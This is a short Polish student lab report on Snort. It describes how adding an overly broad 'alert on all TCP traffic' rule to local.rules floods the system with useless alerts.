
“Snort – sieciowy system wykrywania i zapobiegania włamaniom, dostępny na wolnej licencji. Może być również wykorzystywany jako sniffer lub rejestrator pakietów. Działanie programu Snort opiera się na wykorzystywaniu plików reguł, pozwalających w czasie rzeczywistym identyfikować pakiety sieciowe.” źródło: Wikipedia

Zadanie 1: wpis złej zasady w Snort

Zgodnie z poleceniem zastosowałem niepotrzebną/błędną zasadę poprzez edytowanie pliku local.rules i dodaniu linijki:

alert tcp any any -> any any (msg:"TCP detected"; sid:00002;)

Jak można zauważyć powoduje to zalanie Snorta niepotrzebnymi informacjami o wykryciu TCP.



Zadanie 1: wpis złej zasady w Snort